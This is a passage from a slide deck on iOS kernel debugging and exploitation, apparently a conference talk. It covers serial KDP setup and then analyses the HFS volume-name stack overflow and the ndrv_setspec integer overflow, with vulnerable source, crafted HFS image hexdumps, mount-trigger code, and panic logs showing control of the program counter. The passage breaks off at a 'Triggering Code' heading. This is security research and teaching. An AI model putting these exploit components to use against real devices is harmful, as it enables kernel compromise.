
# Ingredients (III)

- FT232RL Breakout Board
- USB to Serial Convertor
- also very easy to solder
- about 10 EUR




# Ingredients (IV)

- USB cables
- type A -> mini type B
- provides us with wires and connectors
- costs a few EUR



# Final USB and USB Serial Cable



- attaching a USB type A connector to the USB pins is very useful
- we can now do SSH over USB
- and kernel debug via serial line at the same time

# GDB and iOS KDP

- GDB comming with the iOS SDK has ARM support
- it also has KDP support
- however it can only speak KDP over UDP
- KDP over serial is not supported

# KDP over serial

- KDP over serial is sending fake ethernet UDP over serial
- SerialKDPProxy by David Elliott is able to act as serial/UDP proxy

```
$ SerialKDPProxy /dev/tty.usbserial-A600exos
Opening Serial
Waiting for packets, pid=362
^@AppleS5L8930XI0::start: chip-revision: C0
AppleS5L8930XI0::start: PIO Errors Enabled
AppleARMPL192VIC::start: _vicBaseAddress = 0xccaf5000
AppleS5L8930XGPI0IC::start: gpioicBaseAddress: 0xc537a000
AppleARMPeformanceController::traceBufferCreate: _pcTraceBuffer: 0xccca3a000 ...
AppleS5L8930XPerformanceController::start: _pcBaseAddress: 0xccb3d000
AppleARMPeformanceController configured with 1 Performance Domains
AppleS5L8900XI2SController::start: i2s0 i2sBaseAddress: 0xcb3ce400 i2sVersion: 2
...
AppleS5L8930XUSBPhy::start : registers at virtual: 0xcb3d5000, physical: 0x86000000
AppleVXD375 - start (provider 0x828bca00)
AppleVXD375 - compiled on Apr 4 2011 10:19:48
```

# Activating KDP on the iPhone

- KDP is only activated if the boot-arg “debug” is set
- boot-args can be set with e.g. redsn0w 0.9.8b4
- or faked with a custom kernel
- patch your kernel to get into KDP anytime (e.g. breakpoint in unused syscall)

Name	Value	Meaning
DB_HALT	0x01	Halt at boot-time and wait for debugger attach.
DB_KPRT	0x08	Send kernel debugging kprintf output to serial port.
...	...	Other values might work but might be complicated to use.

# Using GDB...

```
$ ./Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/gdb -arch armv7 \
    kernelcache.iPod4,1_4.3.2_8H7.symbolized
GNU gdb 6.3.50-20050815 (Apple version gdb-1510) (Fri Oct 22 04:12:10 UTC 2010)
...
(gdb) target remote-kdp
(gdb) attach 127.0.0.1
Connected.
(gdb) i r
r0          0x00
r1          0x11
r2          0x00
r3          0x11
r4          0x00
r5          0x8021c814      -2145269740
r6          0x00
r7          0xc5a13efc      -979288324
r8          0x00
r9          0x27      39
r10         0x00
r11         0x00
r12         0x802881f4      -2144828940
sp          0xc5a13ee4      -979288348
lr          0x8006d971      -2147034767
pc          0x8006e110      -2147032816
```

# Part III

## Kernel Exploitation - Stack Buffer Overflow

# HFS Legacy Volume Name Stack Buffer Overflow

- Credits: pod2g
- triggers when a HFS image with overlong volume name is mounted
- stack based buffer overflow in a character conversion routine
- requires root permissions
- used to untether iOS 4.2.1 - 4.2.8

# HFS Legacy Volume Name Stack Buffer Overflow

```
int mac_roman_to_unicode(const Str31 hfs_str, UniChar *uni_str,
                         __unused u_int32_t maxCharLen, u_int32_t *unicodeChars)
{
    ...
    p = hfs_str;
    u = uni_str;

    *unicodeChars = pascalChars = *(p++); /* pick up length byte */

    while (pascalChars--) {               ← loop counter
        c = *(p++);                   ← is attacker supplied

        if ((int8_t) c >= 0) {          /* check if seven bit ascii */
            *(u++) = (UniChar) c;      ← just pad high byte with zero
        } else { /* its a hi bit character */
            UniChar uc;
            c &= 0x7F;
            *(u++) = uc = gHiBitBaseUnicode[c];
        }
    }
}
```

maxCharLen parameter  
available but unused

loop counter  
is attacker supplied

data is copied/encoded  
without length check

/\* check if seven bit ascii \*/  
\*(u++) = (UniChar) c; /\* just pad high byte with zero \*/

/\* its a hi bit character \*/

UniChar uc;

c &= 0x7F;  
\*(u++) = uc = gHiBitBaseUnicode[c];

...

}

}

...

# Legacy HFS Master Directory Block

```
/* HFS Master Directory Block - 162 bytes */
/* Stored at sector #2 (3rd sector) and second-to-last sector. */
struct HFSMasterDirectoryBlock {
    u_int16_t      drSigWord;    /* == kHFSSigWord */
    u_int32_t      drCrDate;    /* date and time of volume creation */
    u_int32_t      drLsMod;     /* date and time of last modification */
    u_int16_t      drAtrb;      /* volume attributes */
    u_int16_t      drNmFls;    /* number of files in root folder */
    u_int16_t      drVBMSt;    /* first block of volume bitmap */
    u_int16_t      drAllocPtr;  /* start of next allocation search */
    u_int16_t      drNmAlBlks; /* number of allocation blocks in volume */
    u_int32_t      drAlBlkSiz;  /* size (in bytes) of allocation blocks */
    u_int32_t      drClpSiz;    /* default clump size */
    u_int16_t      drAlBlSt;   /* first allocation block in volume */
    u_int32_t      drNxtCNID;  /* next unused catalog node ID */
    u_int16_t      drFreeBks;   /* number of unused allocation blocks */
    u_int8_t       drVN[kHFSMaxVolumeNameChars + 1]; /* volume name */
    u_int32_t      drVolBkUp;   /* date and time of last backup */
    u_int16_t      drVSeqNum;   /* volume backup sequence number */
    ...
}
```

# Hexdump of Triggering HFS Image

```
$ hexdump -C exploit.hfs
00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
*
00000400  42 44 00 00 00 00 00 00 00 00 01 00 00 00 00 00 | IBD.....
00000410  00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 | .....
00000420  00 00 00 00 60 41 41 41 41 42 42 42 42 43 43 43 | ....`AAAABBBBCCCI
00000430  43 44 44 44 44 45 45 45 45 46 46 46 46 47 47 47 | CDDDDDEEEEFFFFGGGI
00000440  47 48 48 48 48 49 49 49 49 4a 4a 4a 4a 4b 4b 4b | GHHHHIIIIJJJJKKKI
00000450  4b 4c 4c 4c 4c 4d 4d 4d 4d 4e 4e 4e 4e 4f 4f 4f | KLLLLMMMNNO000I
00000460  4f 50 50 50 50 51 51 51 51 52 52 52 52 53 53 53 | OPPPPQQQRSSSI
00000470  53 54 54 54 54 55 55 55 55 56 56 56 56 57 57 57 | STTTTUUUUVVVVWWI
00000480  57 58 58 58 58 00 00 00 00 00 00 00 00 00 00 00 | WXXXX.....
00000490  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
*
00000600
```

# Exploit Code

```
int ret, fd; struct vn_ioctl vn; struct hfs_mount_args args;

fd = open("/dev/vn0", O_RDONLY, 0);
if (fd < 0) {
    puts("Can't open /dev/vn0 special file.");
    exit(1);
}

memset(&vn, 0, sizeof(vn));
ioctl(fd, VNIOCDETACH, &vn);
vn.vn_file = "/usr/lib/exploit.hfs";
vn.vn_control = vncontrol_readwrite_io_e;
ret = ioctl(fd, VNIOCATTACH, &vn);
close(fd);
if (ret < 0) {
    puts("Can't attach vn0.");
    exit(1);
}

memset(&args, 0, sizeof(args));
args.fspec = "/dev/vn0";
args.hfs_uid = args.hfs_gid = 99;
args.hfs_mask = 0x1c5;
ret = mount("hfs", "/mnt/", MNT_RDONLY, &args);
```

# Paniclog

```
<plist version="1.0">
<dict>
    <key>bug_type</key>
    <string>110</string>
    <key>description</key>
    <string>Incident Identifier: XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX
CrashReporter Key: 8a2da05455775e8987cbfac5a0ca54f3f728e274
Hardware Model: iPod4,1
Date/Time: 2011-07-26 09:55:12.761 +0200
OS Version: iPhone OS 4.2.1 (8C148)

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041 r1: 0x00000000 r2: 0x00000000 r3: 0x000000ff
r4: 0x00570057 r5: 0x00540053 r6: 0x00570155 r7: 0xcdbfb720
r8: 0xcdbfb738 r9: 0x00000000 r10: 0x0000003a r11: 0x00000000
r12: 0x00000000 sp: 0xcdbfb6e0 lr: 0x8011c47f pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057

Debugger message: Fatal Exception
OS version: 8C148
Kernel version: Darwin Kernel Version 10.4.0: Wed Oct 20 20:14:45 PDT 2010; root:xnu-1504.58.28~3/RELEASE_ARM_S5L8930X
iBoot version: iBoot-931.71.16
secure boot?: YES
Paniclog version: 1
Epoch Time: sec      usec
  Boot   : 0x4e2e7173 0x00000000
  Sleep  : 0x00000000 0x00000000
  Wake   : 0x00000000 0x00000000
  Calendar: 0x4e2e7285 0x000f2b1a

Task 0x80e08d3c: 5484 pages, 77 threads: pid 0: kernel_task
...
Task 0x83a031e4: 76 pages, 1 threads: pid 209: hfsexploit
    thread 0xc0717000
        kernel backtrace: cdbfb5b4
            lr: 0x80068a91 fp: 0xcdbfb5e0
            lr: 0x80069fd4 fp: 0xcdbfb5ec
            lr: 0x8006adb8 fp:</string>
    ...
</dict>
</plist>
```

# Paniclog - Zoomed

...

Hardware Model: iPod4,1  
Date/Time: 2011-07-26 09:55:12.761 +0200  
OS Version: iPhone OS 4.2.1 (8C148)

kernel abort type 4: fault\_type=0x3, fault\_addr=0x570057  
r0: 0x00000041 r1: 0x00000000 r2: 0x00000000 r3: 0x000000ff  
r4: 0x00570057 r5: 0x00540053 r6: 0x00570155 r7: 0xcdafb720  
r8: 0xcdafb738 r9: 0x00000000 r10: 0x0000003a r11: 0x00000000  
12: 0x00000000 sp: 0xcdafb6e0 lr: 0x8011c47f pc: 0x8009006a  
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057

Debugger message: Fatal Exception  
OS version: 8C148

...

# Paniclog - Zoomed

```
text:80090068          BCS      loc_80090120
text:8009006A
...
Hardware ...
Date/ ...
OS Version ...
text:8009006A loc_8009006A
text:8009006A           STRB.W   R0, [R4], #1 ; CODE XREF: _utf8_encodestr+192↓j
text:8009006E           B        loc_8008FFD6
text:80090070 ; -----
text:80090070           ; CODE XREF: _utf8_encodestr+D2↑j
text:80090070 loc_80090070

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041 r1: 0x00000000 r2: 0x00000000 r3: 0x000000ff
r4: 0x00570057 r5: 0x00540053 r6: 0x00570155 r7: 0xcdafb720
r8: 0xcdafb738 r9: 0x00000000 r10: 0x0000003a r11: 0x00000000
r12: 0x00000000 sp: 0xcdafb6e0 lr: 0x8011c47f pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057

Debugger message: Fatal Exception
OS version: 8C148
...
```

# Calling Function

```
text:8011C43C ; CODE XREF: sub_80118330+6C↑p
text:8011C43C _hfs_to_utf8
text:8011C43C ; sub_8012FEA4+182↓p
text:8011C43C

int
hfs_to_utf8(ExtendedVCB *vcb, const Str31 hfs_str, ...)
{
    int error;
    UniChar uniStr[MAX_HFS_UNICODE_CHARS];
    ItemCount uniCount;
    size_t utf8len;
    hfs_to_unicode_func_t hfs_get_unicode = VCBTOHFS(vcb)->hfs_get_unicode;

    error = hfs_get_unicode(hfs_str, uniStr, MAX_HFS_UNICODE_CHARS, &uniCount);

    if (uniCount == 0)
        error = EINVAL;

    if (error == 0) {
        error = utf8_encodestr(uniStr, uniCount * sizeof(UniChar), dstStr, &utf8len, maxDstLen, ':', 0);
        ...
}

text:8011C462          SUB.W      SP, R7, #0xC
text:8011C466          POP        {R4-R7,PC}
text:8011C468 ;
text:8011C468 loc_8011C468
text:8011C468          ADD         R3, SP, #0xB8+utf8len
text:8011C46A          LSLS        R1, R1, #1
text:8011C46C          STR         R0, [SP,#0xB8+var_B0]
text:8011C46E          LDR         R2, [SP,#0xB8+dstStr]
text:8011C470          ADD.W      R0, SP, #0xB8+uniStr
text:8011C474          STR         R5, [SP,#0xB8+var_B8]
text:8011C476          MOVS        R5, '#:'
text:8011C478          STR         R5, [SP,#0xB8+var_B4]
text:8011C47A          BL          utf8_encodestr
text:8011C47E          CMP         R0, #0x3F
text:8011C480          MOV         R4, R0
```

# Calling Function (II)

```

text:8011C43C
text:8011C43C _hfs_to_utf8
text:8011C43C
text:8011C43C
text:8011C43C var_B8      = -0xB8
text:8011C43C var_B4      = -0xB4
text:8011C43C var_B0      = -0xB0
text:8011C43C uniStr      = -0xAA
text:8011C43C utf8len     = -0x14
text:8011C43C uniCount    = -0x10
text:8011C43C dstStr      = 8

text:8011C43C
text:8011C43E
text:8011C440
text:8011C442
text:8011C446
text:8011C448
text:8011C44A
text:8011C44C
text:8011C450
text:8011C452
text:8011C454
text:8011C456
text:8011C458
text:8011C45A
text:8011C45C
text:8011C45E
text:8011C460
text:8011C460 loc_8011C460
text:8011C460
text:8011C460
text:8011C462
text:8011C466
text:8011C468 ; -----
```

; CODE XREF: sub\_80118330+6C↑p  
; sub\_8012FEA4+182↓p

PC
R7
R6
R5
R4
uniCount
utf8len
uniStr 75 * 2 bytes

```

PUSH {R4-R7,LR}
ADD R7, SP, #0xC
SUB SP, SP, #0xAC
LDR.W R4, [R0,#0x330]
MOV R5, R2
MOV R0, R1
MOV R6, R3
ADD.W R1, SP, #0xB8+uniStr
MOV R2, #0x4B
ADD R3, SP, #0xB8+uniCount
BLX R4
LDR R1, [SP,#0xB8+uniCount]
MOV R4, R0
CMP R1, #0
BEQ loc_8011C49E
CBZ R0, loc_8011C468

; CODE XREF: _hfs_to_utf8+4C↓j
; _hfs_to_utf8+60↓j ...
```

```

MOV R0, R4
SUB.W SP, R7, #0xC
POP {R4-R7,PC}
```

# Hexdump of Improved HFS Image

```
$ hexdump -C exploit_improved.hfs
00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
*
00000400  42 44 00 00 00 00 00 00 00 00 00 00 01 00 00 00 | IBD.....
00000410  00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 | .....
00000420  00 00 00 00 60 58 58 58 58 58 58 58 58 58 58 58 | ....`XXXXXXXXXXXX
00000430  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 | XXXXXXXXXXXXXXXXX
00000440  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 | XXXXXXXXXXXXXXXXX
00000450  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 | XXXXXXXXXXXXXXXXX
00000460  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 | XXXXXXXXXXXXXXXXX
00000470  58 58 00 00 41 41 42 42 43 43 44 44 45 45 46 46 | XX..AABBCCDDEEFF
00000480  47 47 48 48 58 00 00 00 00 00 00 00 00 00 00 00 | GGHHX.....
00000490  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
*
00000600
```

uniCount R4 R5 R6 R7 PC

# Paniclog of Improved HFS Image

...

Hardware Model: iPod4,1  
Date/Time: 2011-07-26 11:05:23.612 +0200  
OS Version: iPhone OS 4.2.1 (8C148)

sleh\_abort: prefetch abort in kernel mode: fault\_addr=0x450044  
r0: 0x00000016 r1: 0x00000000 r2: 0x00000058 r3: 0xcdbf37d0  
r4: 0x00410041 r5: 0x00420042 r6: 0x00430043 r7: 0x00440044  
r8: 0x8a3ee804 r9: 0x00000000 r10: 0x81b44250 r11: 0xc07c7000  
r12: 0x89640c88 sp: 0xcdbf37e8 lr: 0x8011c457 pc: 0x00450044  
cpsr: 0x20000033 fsr: 0x00000005 far: 0x00450044

Debugger message: Fatal Exception

OS version: 8C148


...

THUMB mode

# From Overwritten PC to Code Execution

- once we control PC we can jump anywhere in kernel space
- in iOS a lot of kernel memory is executable
- challenge is to put code into kernel memory
- and to know its address
- **nemo's papers** already show ways to do this for OS X

# Kernel Level ROP



- kernel level ROP very attractive because limited amount of different iOS kernel versions
- just copy data from user space to kernel memory
- and return into it

# Back To Our Demo Overflow

- previous methods not feasible in our situation
  - HFS volume name overflow is a unicode overflow
  - unicode strings cannot create addresses pointing to kernel space ( $\geq 0x80000000$ )
  - feasibility of partial address overwrite not evaluated
- ➡ this is iOS not Mac OS X => we can return to user space memory

# Returning into User Space Memory

- unicode overflow allows us to return to 0x10000 or 0x10001
- exploiting Mac OS X binary needs to map **executable** memory at this address
- exploit can then **mlock()** the memory
- and let the kernel just return to this address

# Part IV

## Kernel Exploitation - Heap Buffer Overflow

# ndrv\_setspec() Integer Overflow Vulnerability

- Credits: Stefan Esser
- inside the NDRV\_SETDMXSPEC socket option handler
- triggers when a high demux\_count is used
- integer overflow when allocating kernel memory
- leads to a heap buffer overflow
- requires root permissions
- used to untether iOS 4.3.1 - 4.3.3

# ndrv\_setspec() Integer Overflow Vulnerability

```
bzero(&proto_param, sizeof(proto_param));  
proto_param.demux_count = ndrvSpec.demux_count; ← user controlled  
demux_count  
  
/* Allocate storage for demux array */  
MALLOC(ndrvDemux, struct ndrv_demux_desc*, proto_param.demux_count *  
       sizeof(struct ndrv_demux_desc), M_TEMP, M_WAITOK); ← integer multiplication  
if (ndrvDemux == NULL)  
    return ENOMEM;  
  
/* Allocate enough ifnet_demux_descs */  
MALLOC(proto_param.demux_array, struct ifnet_demux_desc*,  
       sizeof(*proto_param.demux_array) * ndrvSpec.demux_count,  
       M_TEMP, M_WAITOK); ← same integer  
if (proto_param.demux_array == NULL)  
    error = ENOMEM;  
  
if (error == 0)  
{ ← overflow  
    /* Copy the ndrv demux array from userland */  
    error = copyin(user_addr, ndrvDemux,  
                  ndrvSpec.demux_count * sizeof(struct ndrv_demux_desc)); ← therefore THIS is  
    ndrvSpec.demux_list = ndrvDemux; ← NOT overflowing  
}
```

# ndrv\_setspec() Integer Overflow Vulnerability

```
if (error == 0)
{
    /* At this point, we've at least got enough bytes to start looking around */
    u_int32_t    demux0n = 0;

    proto_param.demux_count = ndrvSpec.demux_count;
    proto_param.input = ndrv_input;
    proto_param.event = ndrv_event;

    for (demux0n = 0; demux0n < ndrvSpec.demux_count; demux0n++)
    {
        /* Convert an ndrv_demux_desc to a ifnet_demux_desc */
        error = ndrv_to_ifnet_demux(&ndrvSpec.demux_list[demux0n],
                                    &proto_param.demux_array[demux0n]);
        if (error)
            break;
    }
}
```

because of  
high demux\_count  
this loop loops  
very often

we need to be able  
to set error  
at some point  
to stop overflowing

function converts  
into different  
data format  
lets us overflow !!!

# ndrv\_setspec() Integer Overflow Vulnerability

```
int  
ndrv_to_ifnet_demux(struct ndrv_demux_desc* ndrv, struct ifnet_demux_desc* ifdemux)  
{  
    bzero(ifdemux, sizeof(*ifdemux));  
  
    if (ndrv->type < DLIL_DESCETYPE2)  
    {  
        /* using old "type", not supported */  
        return ENOTSUP;  
    }  
  
    if (ndrv->length > 28)  
    {  
        return EINVAL;  
    }  
  
    ifdemux->type = ndrv->type;  
    ifdemux->data = ndrv->data.other;  
    ifdemux->datalen = ndrv->length;  
  
    return 0;  
}
```

user input can create this errors easily

writes into too small buffer

limited in what can be written

BUT IT WRITES A POINTER !!!

# Triggering Code (no crash!)

```
